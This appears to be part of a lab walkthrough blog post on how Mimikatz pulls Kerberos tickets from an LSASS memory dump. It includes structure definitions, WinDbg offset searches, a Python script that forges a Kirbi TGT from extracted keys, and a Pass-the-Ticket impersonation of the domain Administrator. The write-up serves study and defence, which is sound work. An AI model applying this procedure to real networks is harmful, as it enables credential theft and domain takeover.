At this point, Mimikatz has a direct pointer to the first ticket and can begin extracting its contents. To do so, it must understand the ticket structure and the offsets of its fields. Each in-memory ticket is represented as a KIWI_KERBEROS_INTERNAL_TICKET structure (in this case, KIWI_KERBEROS_INTERNAL_TICKET_10_1607). This structure contains all the necessary information to reconstruct a Kirbi ticket, which can later be used to impersonate the associated user.
typedef struct _KIWI_KERBEROS_INTERNAL_TICKET_10_1607 {
	LIST_ENTRY	This;
	PVOID		unk0;
	PVOID		unk1;
	PKERB_EXTERNAL_NAME	ServiceName;
	PKERB_EXTERNAL_NAME	TargetName;
	LSA_UNICODE_STRING	DomainName;
	LSA_UNICODE_STRING	TargetDomainName;
	LSA_UNICODE_STRING	Description;
	LSA_UNICODE_STRING	AltTargetDomainName;
	LSA_UNICODE_STRING	KDCServer;	//?
	LSA_UNICODE_STRING	unk10586_d;	//?
	PKERB_EXTERNAL_NAME	ClientName;
	PVOID		name0;
	ULONG		TicketFlags;
	ULONG		unk2;
	PVOID		unk14393_0;
	ULONG		unk999;
	ULONG		KeyType;
	KIWI_KERBEROS_BUFFER	Key;
	PVOID		unk14393_1;
	PVOID		unk3; // ULONG		KeyType2;
	PVOID		unk4; // KIWI_KERBEROS_BUFFER	Key2;
	PVOID		unk5; // up
	FILETIME	StartTime;
	FILETIME	EndTime;
	FILETIME	RenewUntil;
	ULONG		unk6;
	ULONG		unk7;
	PCWSTR		domain;
	ULONG		unk8;
	PVOID		strangeNames;
	ULONG		unk9;
	ULONG		TicketEncType;
	ULONG		TicketKvno;
	KIWI_KERBEROS_BUFFER	Ticket;
} KIWI_KERBEROS_INTERNAL_TICKET_10_1607, *PKIWI_KERBEROS_INTERNAL_TICKET_10_1607;

I kept all fields of the structure here because there is an important detail to highlight. The field ULONG unk999 was added manually to change the alignment of the fields, as the KeyType was being parsed incorrectly, resulting in an invalid key type. This caused the ticket to become unusable, at least for the intended purpose in this context.
This issue will be demonstrated in more detail later. I cannot confirm that this is the correct or complete fix, but it resolved the problem in my case and may be useful for others encountering similar behavior.
With this information, Mimikatz proceeds to create a new KIWI_KERBEROS_TICKET structure (which is distinct from KIWI_KERBEROS_INTERNAL_TICKET) and populates it using data extracted from the in-memory ticket. This process is implemented in the kuhl_m_sekurlsa_kerberos_createTicket() function.
PKIWI_KERBEROS_TICKET kuhl_m_sekurlsa_kerberos_createTicket(PBYTE pTicket, PKULL_M_MEMORY_HANDLE hLSASS)
{
	BOOL status = FALSE;
	PKIWI_KERBEROS_TICKET ticket;
	// creates blank ticket in memory
	if(ticket = (PKIWI_KERBEROS_TICKET) LocalAlloc(LPTR, sizeof(KIWI_KERBEROS_TICKET)))
	{
		ticket->StartTime = *(PFILETIME) (pTicket + kerbHelper[KerbOffsetIndex].offsetStartTime);
		ticket->EndTime = *(PFILETIME) (pTicket + kerbHelper[KerbOffsetIndex].offsetEndTime);
		ticket->RenewUntil = *(PFILETIME) (pTicket + kerbHelper[KerbOffsetIndex].offsetRenewUntil);

		ticket->ServiceName = *(PKERB_EXTERNAL_NAME *) (pTicket + kerbHelper[KerbOffsetIndex].offsetServiceName);
		ticket->DomainName = *(PUNICODE_STRING) (pTicket + kerbHelper[KerbOffsetIndex].offsetDomainName);

		ticket->TargetName = *(PKERB_EXTERNAL_NAME *) (pTicket + kerbHelper[KerbOffsetIndex].offsetTargetName);
		ticket->TargetDomainName = *(PUNICODE_STRING) (pTicket + kerbHelper[KerbOffsetIndex].offsetTargetDomainName);

		ticket->ClientName = *(PKERB_EXTERNAL_NAME *) (pTicket + kerbHelper[KerbOffsetIndex].offsetClientName);
		ticket->AltTargetDomainName = *(PUNICODE_STRING) (pTicket + kerbHelper[KerbOffsetIndex].offsetAltTargetDomainName);

		ticket->Description = *(PUNICODE_STRING) (pTicket + kerbHelper[KerbOffsetIndex].offsetDescription);

		ticket->KeyType = *(PLONG)((pTicket + kerbHelper[KerbOffsetIndex].offsetKeyType));
		ticket->Key = *(PKIWI_KERBEROS_BUFFER) ((pTicket + kerbHelper[KerbOffsetIndex].offsetKey));;

		ticket->TicketFlags = *(PULONG) ((pTicket + kerbHelper[KerbOffsetIndex].offsetTicketFlags));
		ticket->TicketEncType = *(PLONG) ((pTicket + kerbHelper[KerbOffsetIndex].offsetTicketEncType));
		ticket->TicketKvno = *(PULONG) ((pTicket + kerbHelper[KerbOffsetIndex].offsetTicketKvno));

        ticket->Ticket = *(PKIWI_KERBEROS_BUFFER) ((pTicket + kerbHelper[KerbOffsetIndex].offsetTicket));;
		kuhl_m_sekurlsa_kerberos_createKiwiKerberosBuffer(&ticket->Ticket, hLSASS);
	}
	return ticket;
}
With this updated structure, Mimikatz can now correctly display the ticket information and export it as a Kirbi file. Below is the output of the sekurlsa::tickets /export command for the Administrator session, which generates a ticket file:

5. PTT with Mimikatz

The exported ticket can now be used to impersonate the domain Administrator. This is achieved by running the kerberos::ptt command to perform a Pass-the-Ticket (PTT) attack, followed by spawning a new shell with misc::cmd, which will inherit the imported ticket. To verify successful authentication, the domain controller’s C$ share can be accessed, demonstrating that the ticket is valid and can be used to authenticate as Administrator.

If the Mimikatz code had not been patched as described earlier, the ticket’s session key type would be Kerberos DES-CBC-CRC instead of AES-256-CTS-HMAC-SHA1-96. In that case, attempting to use the ticket would result in an error:
6. Extracting and Generating a Ticket Manually
In this section, the steps performed by Mimikatz will be replicated manually by analyzing the memory dump directly. To assist with this process, the same structures and offsets used by Mimikatz will be referenced. Once all the required information is extracted, a ticket will be generated using a Python script inspired by Impacket.
The process will be presented in a more practical way, since most of the theory has already been covered.
a. Finding KIWI_MSV1_0_LIST
To view the memory dump, WinDbg will be used. It provides memory view and pattern searching, making it perfect for for this task.
To locate KIWI_MSV1_0_LIST, the first step is to search for a specific pattern within lsasrv.dll. To do this, we begin by identifying the base address of the module:
> lm m lsasrv

Browse full module list
start             end                 module name
00007ffc`01160000 00007ffc`0130e000   lsasrv
Next, we search for the pattern. Starting from the base address of the DLL and scanning 0x1ae000 bytes (the size of the module, obtained while debugging Mimikatz), we can locate the pattern within memory:
> s -b 00007ffc`01160000 L1ae000 33 ff 41 89 37 4c 8b f3 45 85 c0 74

00007ffc`011cfd84  33 ff 41 89 37 4c 8b f3-45 85 c0 74 53 48 8d 35  3.A.7L..E..tSH.5

After locating the pattern, we add an offset of 0x17 bytes to the address. At this position, we find the relative offset that will be used to resolve the address of KIWI_MSV1_0_LIST: 0x001241b1.

Next, we add 4 bytes (to account for alignment) and then apply the 0x001241b1 offset. The resulting address points to the first entry of KIWI_MSV1_0_LIST. We can confirm this by inspecting offset 0x70 within the structure, where the LUID is stored. In this case, it matches the Administrator session we are targeting (0x055c6728), confirming that the correct structure has been located.
b. Finding the AVL tree and KIWI_KERBEROS_LOGON_SESSION
After having the LUID, we will now have to look for the corresponding node in the Logon Sesion AVL tree. To do this, we first need to find the address of the tree, which is located in the kerberos.dll module.
> lm m kerberos

Browse full module list
start             end                 module name
00007ffc`00de0000 00007ffc`00ef9000   kerberos   (deferred)
Next, we search for the pattern within this module:

> s -b 00007ffc`00de0000 L119000 48 8b 18 48 8d 0d

00007ffc`00e50e75  48 8b 18 48 8d 0d 01 43-09 00 48 8b d0 48 ff 15  H..H...C..H..H..
After locating the pattern, we add 0x6 bytes to its starting address. At this position, we obtain the relative offset:

Using this offset, we can resolve the address of the AVL tree.
To confirm that the correct structure has been found, we can examine its first field, Parent. Since this is the root node and has no parent, the pointer refers to its own node (in this case, 0x7ffc00ee5180), which indicates the AVL tree root has been found.

To locate the Administrator logon session within the tree, we search for the LUID previously obtained from KIWI_MSV1_0_LIST. For each node visited during traversal, we must check the LUID stored at: Node->OrderedPointer + LUIDoffset. Here, OrderedPointer is a pointer to a KIWI_KERBEROS_LOGON_SESSION structure.
For reference, the full structure definitions are shown below:
typedef struct _RTL_BALANCED_LINKS {
	struct _RTL_BALANCED_LINKS *Parent;
	struct _RTL_BALANCED_LINKS *LeftChild;
	struct _RTL_BALANCED_LINKS *RightChild;
	CHAR Balance;
	UCHAR Reserved[3]; // align
} RTL_BALANCED_LINKS, *PRTL_BALANCED_LINKS;

typedef struct _RTL_AVL_TABLE {
	RTL_BALANCED_LINKS BalancedRoot;
	PVOID OrderedPointer;
	ULONG WhichOrderedElement;
	ULONG NumberGenericTableElements;
	ULONG DepthOfTree;
	PRTL_BALANCED_LINKS RestartKey;
	ULONG DeleteCount;
	PVOID CompareRoutine; //
	PVOID AllocateRoutine; //
	PVOID FreeRoutine; //
	PVOID TableContext;
} RTL_AVL_TABLE, *PRTL_AVL_TABLE;
By traversing the tree, the target logon session can be found. In this case, the correct node was reached by following the RightChild branch (the third pointer in the node structure) three consecutive times.
At that node, the OrderedPointer value (0x01860e27d080, the fifth pointer in the structure) points to the Administrator logon session structure.

By following the pointer, we can verify that Node->OrderedPointer + LUIDoffset = 0x055c6728. This matches the expected LUID, confirming that the correct node has been found. The address of the corresponding logon session structure is then 0x01860e27d080

c. Finding and parsing the tickets
To locate and parse the ticket, we’ll make use of these offsets found in the KrbHelper array in Mimikatz.

At offset 0x158 of the logon session structure there is a pointer to the TGT : 0x01860dc86e00. The blue square marks the full content of the in-memory ticket.

This is the KIWI_KERBEROS_INTERNAL_TICKET structure. At this stage, the remaining task is to parse this structure to extract key information such as:
- the session key
- the encrypted ticket data
- relevant timestamps
This is done using the same offsets identified earlier. Here are the more relevant fields:


To retrieve the actual values (such as the key, ticket bytes, and principal names), it is necessary to follow the pointers within the structure.
Below is an example of this process for extracting a key of length 0x20 at address 0x01860dc8bcc0:
d. Generating a Kirbi ticket
With all the required information extracted, a ticket can now be manually crafted. Before doing so, the timestamps must be converted from the FILETIME format to Unix epoch time.
This can be done with the following one-liner, where the input value is the timestamp extracted from the ticket (with bytes reversed):
int(0x1dcca9766552200 / 10_000_000 - 11644473600)
Next, the session key and the encrypted ticket data must be substituted into the script. Due to the large size of the ticket, the raw bytes were placed in a separate file. Additionally, the domain, service, and username should be adjusted as needed.
The Python script used for this was adapted from Impacket’s ticketConverter. Most of the relevant logic can be found in krb5/ccache.py, and the script requires the impacket library to run.
The final result is a Kirbi TGT (krbtgt service) corresponding to the Administrator. The values that should be changed are highlighted in the script.
from datetime import datetime, timezone

from pyasn1.codec.der import decoder, encoder
from pyasn1.type.univ import noValue

from impacket.krb5.asn1 import Ticket, KRB_CRED, \
    EncKrbCredPart, KrbCredInfo, seq_set_iter
from impacket.krb5.types import KerberosTime
from impacket.krb5.ccache import Credential,KeyBlockV4,Times,CountedOctetString

credential = Credential()

credential['is_skey'] = 0
credential['key'] = KeyBlockV4()
credential['key']['keytype'] = 0x12
credential['key']['keyvalue'] = bytes.fromhex("64ae01b221a7c545e0f8b8f345d81d5ce62786ec48e303d54dd2d92357b3e112")
credential['key']['keylen'] = len(credential['key']['keyvalue'])
credential['time'] = Times()
credential['time']['authtime'] = 0
credential['time']['starttime'] = 1776073295
credential['time']['endtime'] = 1776109295
credential['time']['renew_till'] = 1776678095
credential['tktflags'] = 0x40e10000
credential['num_address'] = 0
credential.secondTicket = CountedOctetString()
credential.secondTicket['data'] = b''
credential.secondTicket['length'] = 0


krbCredInfo = KrbCredInfo()

krbCredInfo['key'] = noValue
krbCredInfo['key']['keytype'] = credential['key']['keytype']
krbCredInfo['key']['keyvalue'] = credential['key']['keyvalue']

krbCredInfo['prealm'] = "LAB.LOCAL"

krbCredInfo['pname'] = noValue
krbCredInfo['pname']['name-type'] = 1
seq_set_iter(krbCredInfo['pname'], 'name-string', ("Administrator",))


def lsa_to_bitstring(flags):
    bits = []
    for i in range(31, -1, -1):
        bits.append((flags >> i) & 1)
    return bits

krbCredInfo['flags'] = lsa_to_bitstring(credential['tktflags'])

krbCredInfo['starttime'] = KerberosTime.to_asn1(datetime.fromtimestamp(credential['time']['starttime'], tz=timezone.utc))
krbCredInfo['endtime'] = KerberosTime.to_asn1(datetime.fromtimestamp(credential['time']['endtime'], tz=timezone.utc))
krbCredInfo['renew-till'] = KerberosTime.to_asn1(datetime.fromtimestamp(credential['time']['renew_till'], tz=timezone.utc))

krbCredInfo['srealm'] = "LAB.LOCAL"

krbCredInfo['sname'] = noValue
krbCredInfo['sname']['name-type'] = 2
tmp_service_class = "krbtgt"
tmp_service_hostname = "LAB.LOCAL"
seq_set_iter(krbCredInfo['sname'], 'name-string', (tmp_service_class, tmp_service_hostname))

encKrbCredPart = EncKrbCredPart()
seq_set_iter(encKrbCredPart, 'ticket-info', (krbCredInfo,))

krbCred = KRB_CRED()
krbCred['pvno'] = 5
krbCred['msg-type'] = 22
krbCred['enc-part'] = noValue
krbCred['enc-part']['etype'] = 0
krbCred['enc-part']['cipher'] = encoder.encode(encKrbCredPart)
krbCred['tickets'][0] = Ticket()
krbCred['tickets'][0]['tkt-vno'] = 5
krbCred['tickets'][0]['realm'] = "LAB.LOCAL"
krbCred['tickets'][0]['sname'] = noValue
krbCred['tickets'][0]['sname']['name-type'] = 2
seq_set_iter(krbCred['tickets'][0]['sname'], 'name-string', (tmp_service_class, tmp_service_hostname))
krbCred['tickets'][0]['enc-part'] = noValue
krbCred['tickets'][0]['enc-part']['etype'] = 0x12

with open("rawbytes", "r") as rbytes:
    rbytesstring = rbytes.read()
krbCred['tickets'][0]['enc-part']['cipher'] = bytes.fromhex(rbytesstring)


credential.ticket = CountedOctetString()
credential.ticket['data'] = encoder.encode(
    krbCred['tickets'][0].clone(tagSet=Ticket.tagSet, cloneValueFlag=True)
)
credential.ticket['length'] = len(credential.ticket['data'])


ticket = decoder.decode(credential.ticket['data'], asn1Spec=Ticket())[0]
seq_set_iter(krbCred, 'tickets', (ticket,))

encodedKrbCred = encoder.encode(krbCred)


f = open("generatedticket.kirbi", 'wb+')
f.write(encodedKrbCred)
f.close()
We can confirm that the ticket was generated correctly by running describeTicket on it, but the ticket must first be converted into CCACHE format so it can be parsed by the tool.
$ impacket-ticketConverter generatedticket.kirbi generatedticket.ccache

[*] converting kirbi to ccache...
[+] done


$ impacket-describeTicket generatedticket.ccache

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 64ae01b221a7c545e0f8b8f345d81d5ce62786ec48e303d54dd2d92357b3e112
[*] User Name                     : Administrator
[*] User Realm                    : LAB.LOCAL
[*] Service Name                  : krbtgt/LAB.LOCAL
[*] Service Realm                 : LAB.LOCAL
[*] Start Time                    : 12/04/2026 17:14:12 PM
[*] End Time                      : 13/04/2026 3:14:12 PM
[*] RenewTill                     : 19/04/2026 17:14:12 PM
[*] Flags                         : (0x40e10000) forwardable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : ZK4BsiGnxUXg+LjzRdgdXOYnhuxI4wPVTdLZI1ez4RI=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/LAB.LOCAL
[*]   Service Realm               : LAB.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
Even though the tool cannot decrypt the ticket (as we don’t have krbtgt’s service key that encrypted the ticket), the displayed metadata confirms that the ticket structure is valid and correctly formed.
After transferring the generated ticket to the Windows machine, Mimikatz can be used to perform a Pass-the-Ticket (PTT) attack and impersonate the Administrator account. By spawning a new shell with the injected ticket, it becomes visible in klist, and its privileges can be verified by successfully listing the C$ share on the domain controller.
7. Conclusion
In this post, we first examined how Mimikatz extracts Kerberos tickets from memory by analyzing its interaction with an LSASS memory dump. This included locating structures such as KIWI_MSV1_0_LIST, enumerating logon sessions, resolving the logon session AVL tree, and identifying the corresponding KIWI_KERBEROS_LOGON_SESSION for a given LUID.
We then followed the same process manually, replicating each step performed by Mimikatz. By navigating in-memory structures, applying specific offsets and parsing KIWI_KERBEROS_INTERNAL_TICKET, we were able to extract all the required fields and reconstruct a valid Kerberos ticket.
Finally, the generated ticket was validated and successfully used in a Pass-the-Ticket attack, confirming that the manual process produces the same result as Mimikatz.
This walkthrough highlighted the internal workings of LSASS, including how tickets and credentials are stored and retrieved. It also provided insight into how Mimikatz extracts Kerberos tickets, giving a better understanding of the techniques involved and how similar processes may apply to other LSASS operations.